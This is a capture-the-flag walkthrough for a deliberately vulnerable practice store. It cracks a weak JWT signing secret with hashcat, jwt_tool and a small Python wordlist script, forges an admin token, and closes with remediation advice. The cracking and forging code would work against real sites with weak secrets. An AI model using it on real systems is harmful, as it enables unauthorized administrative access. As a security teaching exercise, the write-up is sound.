
The OopsSec Store signs its JWTs with a weak secret. We’ll crack it, forge an admin token, and walk right into the restricted dashboard.
Table of contents
Open Table of contents
Environment setup
Spin up the OopsSec Store in a new directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeHead to http://localhost:3000 and log in with the test credentials shown on the login page. Use Alice’s account — she’s a regular customer.
Reconnaissance
The app uses JWTs for session management. After login, the server drops a token in an HTTP-only cookie that tags along with every request.

There’s a link to /admin sitting right there in the footer. Click it as Alice and you get an access denied page.
Token extraction and analysis
Open DevTools, go to Application > Cookies. The token is in an HTTP-only cookie called authToken.
Paste it into jwt.io:
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}
Payload:
{
  "id": "cmk7hzehr0001togvwvjt810d",
  "email": "alice@example.com",
  "role": "CUSTOMER",
  "hint": "The secret is not so secret",
  "exp": 1768763557
}
HS256 — HMAC-SHA256. You need the secret to forge a valid signature.
But then there’s the hint field: “The secret is not so secret”. Not subtle.
Identifying the vulnerability
A signature doesn’t make a token secure if the secret behind it is garbage. Short or common secrets fall to dictionary attacks in seconds. Think secret, password, jwt, key, or just the app name.
Cracking the JWT secret
Save the token to a file:
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImNta3I4eW4zNDAwMDF0b3A2NjJ6OXkzb20iLCJlbWFpbCI6ImFsaWNlQGV4YW1wbGUuY29tIiwicm9sZSI6IkNVU1RPTUVSIiwiaGludCI6IlRoZSBzZWNyZXQgaXMgbm90IHNvIHNlY3JldCIsImV4cCI6MTc2OTgwMDYzNH0.xYuUP20NgY6Pz9cktBEvS-_dczsDFKQQnhyHCvl7ckc" > jwt.txtCrack it with hashcat:
hashcat -a 0 -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
Or jwt_tool:
python3 jwt_tool.py <JWT> -C -d /usr/share/wordlists/rockyou.txtOr skip the big wordlist and just try the obvious ones:
import jwt
import sys

token = sys.argv[1]
wordlist = ["secret", "password", "jwt", "key", "oopssec", "admin", "test"]

for secret in wordlist:
    try:
        jwt.decode(token, secret, algorithms=["HS256"])
        print(f"[+] Secret found: {secret}")
        break
    except jwt.InvalidSignatureError:
        continue
The secret is secret. Yeah.
Exploitation
Forge a token with "role": "ADMIN":
import jwt

payload = {
    "id": "cmk7hzehr0001togvwvjt810d",
    "email": "alice@example.com",
    "role": "ADMIN",
    "hint": "The secret is not so secret",
    "exp": 1768763557
}

forged_token = jwt.encode(payload, "secret", algorithm="HS256")
print(forged_token)
Back in DevTools > Application > Cookies, replace the authToken value with your forged token and refresh. The cookie is httpOnly so JavaScript can’t touch it, but DevTools doesn’t care — you can edit it directly.

Hit /admin.
Flag
OSS{w34k_jwt_s3cr3t_k3y}Remediation
The fix starts with a real secret:
openssl rand -base64 32Keep it in an environment variable, not in your code:
import jwt from "jsonwebtoken";

jwt.sign(payload, process.env.JWT_SECRET, {
  algorithm: "HS256",
  expiresIn: "7d",
});
Always verify signatures on incoming tokens:
jwt.verify(token, process.env.JWT_SECRET);Don’t trust the role claim in the token either. Look it up from the database:
const user = await db.users.findById(decoded.id);

if (user.role !== "ADMIN") {
  return res.status(403).send("Forbidden");
}
If different services need to issue and verify tokens, asymmetric algorithms (RS256, ES256) make more sense — verifiers never see the private key.
The token tells you who someone is. What they’re allowed to do is a separate question, and the answer should come from your database, not from something the client handed you.